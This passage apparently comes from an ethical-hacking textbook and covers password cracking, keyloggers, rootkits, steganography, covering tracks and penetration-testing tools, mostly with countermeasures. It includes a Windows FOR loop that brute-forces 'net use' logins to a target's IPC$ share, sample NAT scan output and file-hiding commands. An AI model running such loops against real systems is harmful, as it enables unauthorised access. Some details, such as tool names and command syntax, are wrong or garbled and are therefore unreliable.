With the increase in security, a lot of systems began running passwords through some kind of algorithm to generate a hash, which is not the same as just rearranging the main passwords. The hash generated is usually a one-way thing. This implies that it cannot be reverted back to its former form. The truth is, a hash cannot be vulnerable to attack, but the storage of the password hash can be. Most times, the system does not decrypt the password that is stored at the time of authentication. These systems can only be stored in a one-way hash.

In the process of running a local login process, the password entered by the system is run through the algorithm generating a one-way hash, which is compared to the one stored on the system. Should the hash turn out to be the same, it means that the proper password has been used. All this point, all that is required of the attacker is to crack through a password and get a copy of the one-way hash stored on the system, once he or she can get this, the algorithm can be used until a match is found. For systems such as UNIX, Microsoft, and Netware, their hashing algorithms have been publicly announced.

To reduce the time spent on this phase to the barest minimum, attackers can use a combination of methods used for attacking. The attacker can easily get freeware password crackers for Netware, Windows NT, and UNIX. Lists can be fed into these programs to carry out a dictionary attack. The following steps listed below are used to carry out an automated password cracking algorithm

1. Identify a valid-user
2. Identify the encryption algorithm that was used
3. Get an encrypted password
4. Create a list of possible password
5. Each of the passwords should be encrypted
6. Check if there is a match for each users ID
7. Repeat the first step using step 6

How to Perform Automated Password Guessing

An attacker can automate the process of an attack if he or she fails in a manual attack. There are lots of free programs that can be used to achieve this. Some of the programs are Jack the Ripper, Legion, and NetBIOS Auditing Tool (NAT). The most simple of these automation methods uses the net command. This includes a simple loop using the NT/2000 shell FOR command. All that is required of the attacker is to create a simple password and username file and then reference the file within a FOR command. This would be similar to the following:

```
FOR /F "tokens1, 2*" %i in (credentials.txt)
```

```
do net use \\target\IPC$ %i /u: %j
```

Tool: NAT

NAT stands for NetBIOS Auditing Tool (NAT). It is a tool designed to explore the NetBIOS file-sharing services offered by the targeted system. It attempts to obtain a file-system level assessment by implementing a stepwise approach to information gathering. This is done as though it were a legitimate local client. To carry out its function, the auditing tool is the first to begin a

UDP query, which spurs a reply containing a NetBIOS computer name. The information contained in the report is not limited to the computer name alone; it could also contain the account name of the user of the machine and the workgroup. This process is very important to start a session.

After this, the TCP connection is made to the target system's NetBIOS Auditing Tool (NAT) port 139 through the derived computer name and went across all the sites connected to the system. To avoid a situation whereby the status query fails or sent incomplete information, various guesses of the computer name is carried out. On the one hand, if all such an attempt to work with such a session fails, it means that the host is invulnerable to NetBIOS attacks even if TCP port 139 was reachable. On the other hand, the target is declared vulnerable if a NetBIOS using the TCP port 139 was reachable. Most UNIX SAMBA and Microsoft based server do not allow actual file-sharing connections without a valid username and/or password but computer name and other valid information once they are used. The NAT output is in the form of the following:

```
C:\nat>nat 192.168.2.176
[*]--- Checking host: 192.168.2.176
[*]--- Obtaining a list of remote NetBIOS names
[*]--- Remote systems name tables:
JOHN
WORKGROUP
JOHN
JOHN
WORKGROUP
.....
[*]--- Attempting to connect with a name: JOHN
[*]--- CONNECTED with the name: JOHN .....
```

[*]--- Attempting to establish session [*]---

Obtained server

information: Server [JOHN] User [] Workgroup [WORKGROUP]
Domain [WORKGROUP]

[*]--- Obtained listing of shares:

Share name	Type	Comment

D Disk:

IPC\$ IPC: Remote Inter-Process Communication

[*]--- Attempting to access share: \\JOHN\D

[*]--- WARNING: Able to access share: \\JOHN\D

[*]--- Checking write access in: \\JOHN\D

[*]--- WARNING: Directory is writeable: \\JOHN\D

[*]--- Attempting to exercise... bug on: \\JOHN\D

Password Cracking Tools

- Tool: LCP

This is used to recover the user's account password in Windows NT/2000/XP/2003. It can be used to retrieve account information from the remote computers, local computer, lc file, sam file, lcs file, sniff file, or pwdump file. The recovering process can be carried out using the brute force attack or dictionary attack. It works for both NT and LM hashes.

- Tool: ophcrack

This is a Windows cracker password tool that uses a rainbow table in performing its function. The program runs on Linux, Windows and Mac OS X. It-dumps password hashes using these three steps:

Encrypted SAM: This is used to dumps the hashes from the SAM (Security

Accounts Manager that manages the database of usernames, passwords, and permissions) and SYSTEM files retrieved from a Windows machine.

Local SAM: this dumps the hashes from the local Windows machine.

Remote SAM: this dumps the hashes of a remote Windows machine (requires administrator access).

- Tool: Crack

This is a password-guessing tool that is used to check the integrity of the UNIX password. It uses its little memory to run on UNIX machines in the background.

Tool: Access PassView

This is used to recover database protected by Jet Database Engine or mdb files created by Microsoft Access 95/97/2000/ XP or with Jet Database Engine. There are three basic steps to use this cracking tool:

1. The user runs the program
2. Click on the Get Password button
3. Select the mdb file to be cracked

Password Cracking Countermeasures

Before explaining the password cracking countermeasures we have, it is important to take note of the most basic form of a counter-attack, which is having a very strong password. When the password of a computer system or site is strongly composed, it is not vulnerable to attack. However, an easy password is one another attacker can easily guess. Ensure that your password contains at least one upper and lower case, symbol, letter, and number.

Users should endeavor not to share their password among other users and should not maintain a particular password for a long period of time. If a user leaves his or her system unattended, he or she should lock the system.

The authentication server should not have an extra application running on it so that if vulnerability occurred, it would not be exploited. The password hashes on the system can be encrypted using the Syskey.

Watch out for suspicious activity in the system log; this may be indicative of an attempted password cracking.

The most effective password cracking countermeasure is to erase the password completely and use a different form of authentication, such as biometers or smart cards. Although smart cards do not completely erase password vulnerability, they significantly limit the possibility of compromising the password. However, for biometer, it introduces physical parameters as an alternate method for authentication, such as fingerprints.

Chapter Summary

- System hacking begins with the password guessing phase.
- The hacking phase is where the hacker or attacker put all the knowledge gathered during the pre-attack phase into practice.
- A hash is not vulnerable to attack, but the storage of the hash can be vulnerable.

Chapter Eleven

Keyloggers and Spyware

The outlines that will be covered in this chapter include:

- What are Keyloggers and Spyware
- Software Keyloggers
- Keyloggers and spyware countermeasures
- Rootkits

Keystroke Loggers

Keystroke loggers log the keyboard to record all that is typed. It is available in both hardware and software formats. Once the recording is done, it can be sent to a third party via the web site or saved on the local system as a hidden file. The keystroke logger saves all the application details, including the name, date, and time the applications were opened and the keystroke that is associated with the applications. Keystroke loggers can record information immediately they are typed, and even before they are encrypted. This gives hackers access to passwords, usernames, and other sensitive information.

There are two types of a keystroke logger, the hardware and the software logger. The hardware keystroke logger is built into the keyboard and used to record data. The hardware logger built into the keyboard looks like a keyboard adapter. As a result, they are not easily accessible unless someone is searching for them. To retrieve data from a hardware logger, the user must first gain physical access to the required piece of device. Hardware logger stores information directly into the logger and cannot send the information stored in it anywhere. The usefulness of this form of keystroke logger is that because the information is intercepted before it gets to the CPU, the information cannot be discovered by antivirus, antispyware, or desktop security program.

Software Keyloggers

These are more widely used because they can be installed remotely via the network. They are often installed as part of a Trojan or a virus. To attack a system using the software keylogger, the attacker does not need to access the system physically because data is often emailed from the system at regular intervals. Software loggers do not have the same memory limitations as a hardware keystroke logger; hence they can obtain additional data.

The various keystroke logger tools we have to include:

- SC-KeyLog
- Revealer Keylogger
- Handy Keylogger
- Ardamax Keylogger
- Powered Keylogger
- Elite Keylogger
- Quick Keylogger
- Spy Keylogger
- Perfect Keylogger
- Spytector
- Invisible KeyLogger Stealth
- Spy Software
- RemoteSpy
- Spytech SpyAgent
- Ace Spy
- Keystroke Spy
- Desktop Spy

Keylogger and Spyware Countermeasures

As a system user, it is advisable to keep antivirus software up to date and also keep a watch over a suspicious running program. This is to avoid being violated or compromised by keyloggers and spyware attacks. It is also important to check hardware constantly; this will help ensure that nothing is between the hardware and the system. The different pieces of software that can be used to carry out this action include:

PrivacyKeyboard

Privacykeyboard works very transparently and can easily detect keyloggers and remove them. It keeps watch over the system for keylogging and stops anyone that is found.

Advanced Anti Keylogger

This is a program that is used to hinder the operation of any keylogger, either currently in use or not. It does not involve the work of spyware to carry out its function. In most cases, because the action does not require the use of hard disk or memory scanning, this countermeasure method is time-saving. The functions of advanced keyloggers include:

- Act as a guide against keystroke capture
- Act as a guide against screenshot capture
- Provide a detailed list of a currently loaded module that has attempted to monitor keyboard activities

Spyhunter

This is an antispyware program that is used to detect spyware, adware, and Trojans and also used to erase them from the system.

Spysweeper

This is used to discover and remove spyware, including adware, Trojans, keyloggers, and other system monitoring devices. To keep the spy sweeper effective, the definition file is frequently updated to include the latest threat. Should an item be found during a scan, the program gives a brief description of the item found and offers recommendations on how a user can protect his or her PC. Spy sweepers allow components such as spyware and adware to be

quarantined because removing them entirely can affect some programs on the system. The quarantine stops the work of the spyware and adware.

Spy sweeper also provides some protection measures that disallow the installation of new malware

Spyware Terminator

This is a spyware and adware scanner. It can be used to detect and remove adware, spyware, keyloggers, Trojans, home page hijacking, and other forms of malware threat. The spyware terminator is made up of the following features:

Spyware removal: this is used to scan the computer for any available threat, after which the findings will be reported succinctly and clearly.

Schedule scan: This allows the user to schedule a scan regularly to ensure the integrity of the computer.

Antivirus Integration

This includes an open-source antivirus tool

How to Hide Files

Files are usually made up of a set of attributes and the file name or directory. The file name acts as a pointer that tells the system where or when not to find the file; however, the file name is not a component of the file itself. The component of the file includes the length of the file, the time and date it was created and accessed, and whether or not it is in reading only, archived or hidden.

The attrib command of file changes or displays the attribute of the file. When an attacker gains access to the attributes of a victim's file, he or she tries to change it to a more easily accessible one. If the attacker does not specify attributes during execution, the attrib will return to the current attribute setting. For instance, when a user wants to add the hidden and system attributes to a file named test.txt, he or she will type the following:

ATTRIB + S + H TEST.TXT

Attrib is not limited to a single file alone; it can also be used for a group of

files. It allows the use of wildcards (?) And (*) in the file name parameter to display or change the attributes for a group of files. For instance, if a user wants to hide the directory C:\HIDE, he or she would type:

```
ATTRIB + H C:\HIDE
```

Another way a user can successfully hide a file is to use the NTFS Alternate Data Streams in Window NT and above. What makes the NTFS valuable is that, in NTFS, the file's nature is that it can hold a sizable amount of information, including ones that are visible to the operating system but are not visible to the user. The information contained in the NFTS file is called a data stream. The NFTS can hold multiple streams like the data streams not limited in size.

Rootkits

The main aim is to allow an attacker undetected, unregulated, and repeated access to a compromised system. To achieve this, the attacker replaces one or more files that run during the normal connection process or installs a backdoor process. A rootkit can be made up of a bundle of tools such as log-cleaning tool script or network utilities. Rootkit can be used to exploit a system's vulnerability or to crack a password at the level of administrator. To ensure an attacker's continuous access to the computer or system, a rootkit can be used to edit event logs, disable auditing and circumvent intrusion detection systems.

More than one attacker can operate rootkits. This is because the tool allows anyone to log in once he or she has the backdoor password.

It is very difficult for the real user of the system to detect a rootkit because it erases all access and clues to its presence after the execution of its task. The rootkit can only be identified when it is passive. It hides files in specifies folders and doesn't spread the same way viruses does

The various rootkit tools we have to include:

- AFX Rootkit
- Nuclear
- Vanquish

Steps to detect a rootkit

The steps highlighted below are used to detect a rootkit tool:

1. Run `dir /s /b /ah` and `dir /s /b /a-h` inside the potentially infected OS and save the results.
2. Boot into a clean CD, run `dir /s /b /ah` and `dir /s /b /a-h` on the same drive, and save the results.
3. Run a clean version of WinDiff from the CD on the two sets of results. Any differences may indicate the presence of a rootkit.

Tools that can be used to detect rootkits

- Blacklight
- RootkitRevealer
- Malicious Software Removal Tools

Rootkit Countermeasures

One of the last features of rootkit is that it requires administrative access to the target feature. As a result, it often raises a suspicious amount of network systems. The best way to countermeasure rootkit is to perform a fresh installation from a trusted source and back up all critical data, except for the binaries.

Another effective defense against rootkit is code checksumming. For instance, MD5sum.exe can easily fingerprint files and take note of any changes that might violate the integrity of the file. Preferably, the installation of MD5sum.exe should be automated and well documented. Also, other basic features of a rootkit are their dependency on the device drivers. Hence, the system user can easily boot in safe mood with minimal device drivers. This will deprive the rootkits of its cloaking mechanism and make its files hidden.

Chapter Summary

- Keyloggers use the keyboard to record what is typed on a system.

- It stores all the vital information of an application including the name and date.
- Rootkits allow a hacker undetectable access to a computer system.

Chapter Twelve

Steganography

The outlines that would be covered in this chapter include:

- What is steganography?
- How to hide information in image file
- Least-Significant-Bit Insertion in Image Files
- Masking and filtering in image files
- Algorithm and Transformation
- Steganography detection
- Steganalysis
- How to cover tracks

What Is Steganography?

This is the process of hiding data behind other data. Steganography replaces a bit of unused data in sounds, graphics, texts, videos, or audios, with other data. The data that is being hidden can be in ciphertext, plaintext, or unused text; it can also be an image. Steganography can also be used to hide the fact that a message is being sent and the existence of such a message. In a situation where the user wants to be extremely secured, steganography can be used to hide data in an encrypted file so that the message in the data would remain even if the data is decrypted. The Internet is packed with a lot of steganography tools: they include:

- DiSi-Steganography is a small, DOS-based steganography program that embeds data in PCX images.
- Hide and Seek is another steganography program that hides data in GIF images. It flips the LSB of pixels. The data is first

encrypted using the Blowfish algorithm.

- EZStego is Java-based steganography software that modifies the LSB of GIF and PICT pictures and rearranges the color palette.
- Gifshuffle conceals a message in a GIF image by reordering the color map.
- Gif-It-Up v1.0 is a steganography program for Windows 95 that hides data in GIF files.
- JPEG-JSTEG hides data inside a JPEG file.
- MP3Stego hides data in MP3 sound files.
- MandelSteg and GIFExtract hide data in fractal GIF images. MandelSteg will create a Mandelbrot image, storing data in the specified bits of the image pixels, after which the recipient can use GIFExtract to extract the data.
- OutGuess is a steganography tool for still images. It supports the PNM and JPEG image formats.
- Nicetext transforms ciphertext into innocuous text, which can be transformed back into the original ciphertext. This expandable set of tools allows experimentation with custom dictionaries, automatic simulation of writing style, and the use of context-free grammar to control text generation.

Pretty Good Envelope hides data in almost any file. In fact, it embeds a binary message in a larger binary file by appending the message to the covert file, as well as a 4-byte pointer to the start of the message. To retrieve the message, the last 4 bytes of the file are read, and the file pointer is set to that value. The file can be read from that point.

- Snow is used to conceal messages in ASCII text by appending white spaces to the end of lines.
- Stealth is a simple filter for PGP 2.x, which strips off all

identifying header information. Only the encrypted data (which looks like random noise) remains.

- SecurEngine hides files into 24-bit bitmap images (JPEG or BMP) or even text files. Files can be encrypted using GOST, Vernam, or “3-way.”
- Steghide features hiding data in BMP, WAV, and AU files, Blowfish encryption, MD5 hashing of passphrases to Blowfish keys, and pseudorandom distribution of hidden bits in the container-data.
- Steganos is an easy-to-use wizard-style program to hide and/or encrypt files. Steganos encrypts files and hides them within different types of files. It also includes a text editor that uses soft-tempest technology. Many other security features are included.
- Steganography Tools 4 encrypts the data with IDEA, MPJ2, DES, 3DES, and NSEA in CBC, ECB, CFB, OFB, and PCBC modes, and hides it inside graphics (by modifying the LSB of BMP files), digital audio (WAV files) or unused sectors of HD floppies. The embedded message is usually small.
- Stegedos is a DOS program set used to encode data messages in GIF or PCX images. It works only with 320 200 256 pictures. The data embedded by modifying the LSB of the picture is noticeable in most cases.
- StegonoWav is a Java (JDK 1.0) program that hides information in 16-bit WAV files using a spread spectrum technique.
- Stegonosaurus is a UNIX program that will convert any binary file into nonsense text, but which statistically resembles text in the language of the dictionary supplied.
- wbStego allows a user to hide data in bitmaps, text files, and

HTML files. The data is encrypted before embedding.

How to Hide Information in Image Files

The most common kind of steganography is hiding a message inside digital images. Images in a computer are stored in the form of a pixel; a pixel is between 8 and 24 bits. The image is then stored in any chosen one of several formats. The most commonly used type of format for the image is the least-significant-bit-insertion method, masking, and filtering, and algorithm and transformation.

Least-Significant-Bit Insertion in Image Files

The process of hiding data in an image is usually followed by the least-significant-bit-insertion method. In this method, the binary representation can be used to overwrite the least-significant-bit or LSB of each bit inside the image. If the property of the image is showing that the image is 24-bit color, it means that the net change is minimal and cannot be discerned by the human eyes.

Steps to Hide the Data

1. The steganography tool makes a copy of the image palette
2. One bit of the hidden palette is used to replace the LSB of each pixel's 8-bit binary number
3. A brand new RGB color of the copied palette is created
4. The pixel is changed to the 8-bit binary number of the new RGB color.

Masking and Filtering in Image Files

In a very simple terms, masking entails changing the luminance of the masked area. This technique is usually used on grayscale and 24 bits images. Grayscale images are sometimes used as digital watermark because they similarly hide information as watermarks on paper. The smaller the luminance of the masked area, the less change is detected. Steganography images that are masked keep a higher fidelity rate than LSB through cropping, compression, and some image processing. The image is hidden in

some significant areas of the picture. This is why steganography images encoded with masking degrades at a lower rate under JPEG compression. When the message is trying to keep a high level of fidelity, a tool known as JPEG-Jsteg tries to take advantage of the compression of JPEG

Algorithm and Transformation

This is a mathematical function used to hide data in the compression algorithm. To achieve this, the data is embedded into the cover image by changing the coefficients of a transform of an image, such as discrete cosine transform coefficients. Transformation techniques are divided into three types

1. Discrete cosine transformation
2. Fast Fourier transformation
3. Wavelet transformation

It is important to note that information stored in the spatial domain may be subjected to loss of compression should the image pass through any processing technique like compression. In order to get over this kind of challenge, the image would have to be embedded with information that can be easily kept in the frequency domain.

- Steganography tools
- Merge Streams
- Invisible Folders
- Invisible Secrets
- Stealth Files
- Steganography
- Masker
- Hermetic Stego
- DriveCrypt Plus Pack (DCPP)
- Camera/Shy

- www.spammimic.com
- MP3Stego
- Snow
- FortKnox
- BlindSide
- StegHide
- Steganos
- Pretty Good Envelope
- Gifshuffle
- JPHIDE and JPSEEK
- wbStego
- OutGuess etc.

Steganography Detection

Steganalysis

Steganalysis is the act of finding out steganography and extracting the hidden data. There is a good tendency for suspiciously large files to have steganography. The act of carrying out steganalysis is called attacking hidden information. Steganography attacks can come in different forms and measures; the most common of these forms of attack is a message attack. In a message attack, the steganalyst, i.e., the person who is looking for the steganography, hides the data in a similar image using the different types of steganography. To be able to detect the difference, the image must be carefully examined.

Steganography Attack

Attack on Steganography is divided into seven basic forms:

1. Stego-only attack: only the medium that has the hidden attack is made available

2. Known-cover attack: Here the attack that has the untouched copy and the hidden medium is made available
3. Known-message attack: the medium and the hidden data are both available. Hence the algorithm for these two can be easily determined.
4. Known-stego attack: here the steganography algorithm is known, the modified and original version of the hidden file is available
5. Chosen-stego attack: the investigator uses the stenography tools to hide data into a medium. After this, the attacker tries to determine any suspicious pattern pointing to a specific algorithm.
6. Chosen-message attack: the investigator uses ethnography tools to hide data into a medium. After this, the investigator check for how it affects the medium by looking out for signatures.
7. Disabling or active attack: this attack uses suspected stenography to modify an image.

How to Cover Tracks

When an attacker completes his or her mission, the next thing he or she would want to do is to erase any clue to the activities. The covering track process starts with erasing all possible errors or bad logins during the process of carrying out an attack. After this, the attacker ensures than the process of login to the system is very flexible and not suspicious. The attacker makes the system looked as clean as it looked before the attack and then creates a backdoor entrance for themselves. All modified files will be changed back to how they were initially. Protecting against an attacker who is trying to cover his or her tracks is a very difficult process. Still, it is possible to find out if an attacker has violated a system by calculating a cryptography hash on the system.

Disabling Auditing

The first thing an attacker does once he or she gets access to a system is to determine the status or level of the system. To do this, the attacker tries to locate sensitive files such as the password files and also tries to implant

automatic information gathering tools like the keystroke loggers and the network filters.

During the process of window auditing, certain events are recorded to the event log. This log can be used to send an alert to the system administrator. Here, the attacker tries to know more about the auditing status of the system before going ahead with the attack.

However, the administrator can easily detect this by using auditing and intrusion detection methods. This can be used to detect an impending attack or an unsuccessful one. Auditing a system is very necessary to detect an attack. This is because an unsuccessful attack might be a clue that another one is looming behind. Auditing can also be used to assess the damage if a network is compromised.

Chapter Summary

- Steganography is the process of hiding data behind other data.
- It can be used to hide the fact that a message is sent and the existence of the message.
- Steganalysis is the act of finding out steganography and extracting the hidden data.
- Covering track is a process an attacker uses to erase all evidence of the attack on the system.
- Auditing a system can be used to detect an impending attack.

Chapter Thirteen

Penetration Testing

The outlines that will be covered in this chapter include:

- Penetration testing
- Security Auditing
- Vulnerability assessment
- Penetration testing
- Phases of penetration testing

What Is Penetration Testing?

A penetration test is a process whereby the methods used by an intruder to gain unauthorized access into a system is simulated and suspended. This topic is a deviation from all that we have been dealing with in previous chapters. While other chapters have been focusing on the methods an attacker use to gain access into a system and how best to counter these methods and techniques, this chapter advocates a specific methodology to simulate a real-world attack. The reason for this is because most of the time, hackers follow a common underlying approach whenever they want to penetrate a system.

Put succinctly, penetration testing is a form of security assessment. It entails the assessment of the security of a system in a variety of ways. There are different types of security assessments and different purposes for the assessment. These different approaches will be examined as we progress.

What Is A Security Assessment?

Security assessment varies from company to company. However, they are generally chosen based on what works for the organization. Among the various security categories that we have are these few:

1. Security audit
2. Vulnerability assessment
3. Penetration testing or ethical hacking

Security Audits

Security audits are specifically designed to evaluate a company's security procedures and policies. These audits focus typically on the people and processes entailed in the process of designing, managing, and implementing security on a network. To maintain effective security management, IT management often initiate the IT auditing method. The National Institute of Standards and Technology (NIST) has an IT security audit manual and associated toolset to conduct audits; the NIST Automated Security Self-Evaluated Tool (ASSET) can be downloaded at <http://csrc.nist.gov>.

Vulnerability Assessment

This is basically used to scan for security weakness that are already known. The tools are used to search network segments for network-enabled enable systems and operating systems. Vulnerability scanners can be used to check system and network devices for any exposure to common enumeration attack and denial-of-service (DoS) attacks. DOS attack is attacks aimed at the system of an organization to crash or shut down the system. A vulnerability scanner can be used to perform the following functions:

- Identify the OS running on devices or computer
- Identify the applications that are installed on computers
- Identify the IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening.
- Identify accounts with weak passwords
- Identify folders and files with weak permission
- Identify systems or computers that are all exposed to known vulnerabilities

- Identify default services and applications that to be uninstalled or reinstalled
- Identify mistakes in the security configurations of common applications

Penetration Testing

In the category of security assessment, this process goes beyond the vulnerability scanning. While vulnerability scanning examines the security state of individual computers and applications, penetration testing assesses the security model of the network system as a whole. Penetration testing can be used to check the IT management, network security, and potential risks an attack might have, not just on the system but the organization as a whole. It also reveals the weaknesses that might not be discovered during the vulnerability scanning period.

The pen-test does not only reveal all plausible weaknesses of a system network, but it also explains how the weakness can be exploited by an attacker and the result that will come out should an attack be carried out in the network system. It helps businesses to create and achieve a balance between business functionality and technical prowess. It can also reveal the processes in a computer that are immediately applied to security measures until perhaps three days after their release. It basically involves using both open-source tools and proprietary to test for known and unknown technical vulnerabilities in a networked system.

Types of Penetration Testing

External Testing

This is a very conventional approach to penetration testing. External testing focuses on the infrastructure, server, and underlying software that is related to the target. The testing takes in a comprehensive analysis of well-known information about the target system and the network enumeration of the device where the behavior of the screening device and the security devices are recognized. The familiarity of the pen-tester with the network determiner will show the type of testing that will be performed. The different types of testing that can be performed in this phase include;

1. Black-box testing/zero-knowledge testing
2. Gray-box testing/partial-knowledge testing
3. White-box testing/complete-knowledge testing

Black-Box Testing/Zero-Knowledge Testing

This is a situation whereby a pen-tester reduces false positives and simulates real-world attacks by choosing the zero-knowledge testing wife the pen-tester does not have any knowledge about the system. The pen-tester uses black-box testing to share files and map the network while enumerating services. It can also be used to enumerate operating systems discreetly. The pen-tester can also war dialing to detect listening modems and wardriving to detect vulnerable access points.

Gray-Box Testing/Partial-Knowledge Testing

This is a situation whereby the organization provides the pen-tester with some prior knowledge about the system. This information can include information such as the domain name, perceived asset, and vulnerabilities. The pen-tester can also interact with network and system administrators.

White-Box Testing/Complete-Knowledge Testing

This is a situation whereby the organization provides the pen-tester with all the necessary information to carry out the security access against an impending attack. The information provided can include asset inventories, network typology document, and valuation information.

Internal Testing

This is the second type of pen-testing method. It is the same as external.testing but only more versatile than external testing. Internal testing can be carried out at both physical and logical segments. The major of internal testing is:

Do-It-Yourself Testing

This is a type of testing carried out by the organization itself. It is carried out in a situation whereby the organization already has all that is required to carry out the test. However, this option can only be plausible if the organization already have a trained expert among the workers or employer.

Automated Testing

This is a process whereby an organization and security testing firm automate its security assessment. This approach is used to curb the over-reliance on security experts. To carry out this type of testing, the target system is connected to a security tool that assesses the system. The security tool tries to replicate the attack that is usually used by intruders. The tool does this to assess the level of the system's vulnerability. Automated testing is very similar to vulnerability scan as they both assess a system's level of vulnerability.

However, it is important to note that a well-detailed vulnerability scanning would include security policy, elements of architectural reviews, firewall-rule based analysis general benching, and application testing. An organization cannot completely rely on this type of exercise because it is limited to only external penetration. There is no scope for elements in the testing.

One main importance of the testing is that the volume of tracer for each testing is generally reduced.

Manual Testing

In this type of testing, the organization uses a systematic testing method to unearth loopholes in security models. Testing is carried out phase by phase, and this can include social engineering, basic information gathering, scanning and exploiting the vulnerability, vulnerability assessment, and so on. The manual testing approach involves several activities like test designing, planning, and scheduling and carrying out well-detailed documentation to capture the result of the test in its entirety.

Phases of Penetration Testing

The basic phases of penetration testing include:

- Best practices
- Planning phase
- Pre-attack phase
- Attack phase

- Postattack phase

Penetration Testing Tools

How to choose the type of pen-test tool to use.

Choosing the pen-test tool depends on the objective or the penetration test. However, there are some basic factors to consider when choosing any of the pen-test tools. These factors include:

- **Cost**

If the budget for the penetration test is relatively small, the team can make use of some of the popular freeware tools. A good example of such a tool is Nmap. Not only is the tool an excellent freeware port scanner, but also considered as one of the best tools of its kind. Aside from this tool, Appscan is also another very effective tool for auditing, but it comes with a price of \$15,000 per seat per year. If the organization is not faced with cost challenges, the testing team can go for high-end commercial tools.

- **Ease of use**

The tools must be easy to use, if they require extensive configuration, then they might be too difficult to use.

- **Platforms**

Tools should be chosen depending on the platform they are to be run on.

Types of Penetration Testing Tools

Appscan

This is an app that can be used to audit the data of a target system. It is designed for automated web application security testing and for assessing weaknesses. Appscan has been listed as one of the leading application vulnerability assessment tools. It allows users of a network to push applications into production quickly and cost-effectively.

HackerShield

This is an antihacking program that is used to fix all the hacking techniques an attacker uses to gain access to a server. The beauty of this tool is that it

continues to protect the server by identifying and fixing the subsequent vulnerability.

Cerberus Internet Scanner

This scanner is popularly known as CIS and maintained by Cerberus Information Security. The tool is programmed to assist administrators to discover and fix a vulnerability. The app is so efficient that it can handle 300 checks at once.

CyberCop Scanner

The CyberCop Scanner allows a user to discover vulnerability by running more than 800 vulnerabilities. However, it only performs an applicable test on network devices and can run up to 100 hosts at the same time.

FoundScan

This program has a unique process for finding out security holes. The entire methodology is controlled through an efficient administrative tool that enables you to compress settings to manipulate a network or conduct a full-hammer assault. It first identifies live hosts using not only ICMP but also using TCP and UDP on popular ports.

Other penetration testing tools include:

- NetRecon
- Nessus
- SAINT
- SecureNET Pro
- SecureScan
- Security Auditor's Research Assistance (SARA)
- SATAN
- Security Analyzer.
- STAT Analyzer
- VigilENT

- Web inspect
- CredDigger
- Nsauditor

Chapter Summary

- Penetration testing is a deviation from the other topics that have been considered in his book because hackers usually follow a common underlying approach whenever they want to penetrate a system. The Pen-test is used to simulate the ways intruders gain access into a company's system and compromise the systems.
- Security assessment categories include vulnerability assessment, security audits, vulnerability, and penetration testing. Vulnerability scanners can be used to test systems, and network devices know if it has been exposed to common attacks.
- $\text{Risk} = \text{Threat} \times \text{Vulnerability}$.

Chapter Fourteen

Penetration Testing Tool

In the previous chapter, a list of tools useful for the penetration stage was given. In this chapter, some necessary tools hackers use in the penetration stage will be examined. These tools include:

Defect Tracking Tools

- **Web-Based Bug/Defect Tracking Software by Avensoft.com**

This is a fault tracing software/Web-based snag used by manufacturers and product producers to correct any form of defect in the product. The software is often used at the finishing stages of product production. At this stage, different groups like the quality assurance group, product development group, and the technical support group can submit one or more defects noticed in the products. The Bug Tracker server is bundled along with the webserver, development studio, server-side scripting language, along with the source code for the web-page. The bug tracker is designed in a way that users can easily access the web browser from their various workstations or domain.

- **SWB Tracker by Softwarewithbrains.com**

This is an application used in tracking bugs. The applications allows multi-users with concurrent licensing. The tool keeps track of every detail, including when it sent an alert by email to an employee and prints the summary of the report in an HTML format. Usually, the tools are customized based on the need of the user.

Defect workflow is explained as disabling/enabling/requiring the different types of fields based on the status and number of users. For instance, when a single defect is developed, this can be applied to multiple customers just by tracking the customer's information. The severity of defect numbers, the numbers of the defect, and other information are stored based in relation to the state of the defect.

- **Advanced Defect Tracking Web Edition**

This is a web-based defect tracking tool that allows its user to simplify bugs, suggestions, defects, and feature-request tracking. With the software, users can track bugs, requests, features, defects, and suggestions by customers, versions, and so on in a single database. Users around the globe can log in to the software anytime from their various web browsers. This implies that the software is not restricted by location.

Disk Replication Tools

- **Snapback DUP**

This is a software programmed to produce a direct replica of a workstation hard drive or an exact image backup of a server. The software allows its users to produce the exact image of the hard drive that is being replicated on any operating software. After the duplication period, the data is saved on the network as a file containing every single byte on the hard drive.

- **Daffodil Replicator**

With a Daffodil replicator, users can use a Java application to synchronize multiple data sources. The tool helps users to data services that are located on a remote network. Also, users are provided with the opportunity to improve on their Java database application that can reproduce exact copies of data that is dispersed between the Java-powered data-base and also synchronizes them.

Network Auditing Tools

- **Centennial Discovery**

This discovery program is loaded with special LAN Probe Software that can be used to locate all the hardware that is connected to a network system. This involves a system that does not have any client agent installed on them. The software can be used to run a complete audit program and a complete inventory audit without the need for manual checking. It is a very effective auditing software.

- **eTrust Audit (Audit Log Repository) from Computer Associates**

This is a computer audit and security tool. It can be used to perform loads of network traffic made by other auditing programs without any reduction in the performance of the program. eTrust Audit combines the data from the Windows NT server and UNIX. Since this tool can log Internet hours of a user on the system, it will be very useful for network administrators. The tool can be used to perform the following functions:

- Used to integrate other products produced by eTrust.
- Users can log into sites that have been visited earlier with the Central Audit Log Data Repository with or without the approval of the network administrator.
- There are a very flexible filter and alert action that notifies the administrators about an update.
- The native window has a collection of up to date NT events.

Traceroute Tools and Their Services

- IP Tracer

These tools are used to trace and track down spammers. There are three IP tracer contained in the tool; they include:

- The Network Agent, which provides a live image status of the network disk to the network administrator
- A visual tracking tool that can trace the specific point of the spam
- The PcExplorer tool, which offers an improved working environment to users

System Software Assessment Tools

- Database Scanner

This is used to recognize a security database and analyze the possibility of

vulnerability. It allows users to discover and report security related issues such as functionality, which can be used to measure policy agreement and automate the process of securing critical online business data. Security administrators and auditors can easily use the tool to relational database subcomponent irrespective of whether it is an Oracle or a Microsoft SQL Server.

- System Scanner

This functions as a subdivision of the Internet Security Systems' security management platform. It evaluates host monitors and securities and reports any detected system security exploit. It can also be used to monitor the server for security manipulations such as services and system integrity.

The scanner uses a wide range of operating systems to maintain, measure, and implement security with the assistance of a host-to-network view of the critical systems and servers.

Fingerprinting Tool

- Foundstone

Organizations and system administrators can easily manage the vulnerability fix process with the fingerprinting tool. One major advantage of this is that it is time-saving. The tool is loaded with a step by step approach for every type of vulnerability ranging from simple password changing vulnerability to missing patches. The report provided by the application allows real-time tracking, which will eventually produce a reduction in security risk.

Port scanning tools

- Superscan

This is one of the fastest utilities that can be used to scan through the features of the port. It is loaded with features that support unlimited IP ranges. The utility performs the function of history detection by utilizing multiple ICMP methods. It can also be used to perform UDP, SYN, and TCP scanning. The report generated from the scan is written in a simple and understandable HTML. The report randomizes IP and port scan order while at the same time itemizing window host.

- Advanced Port Scanner

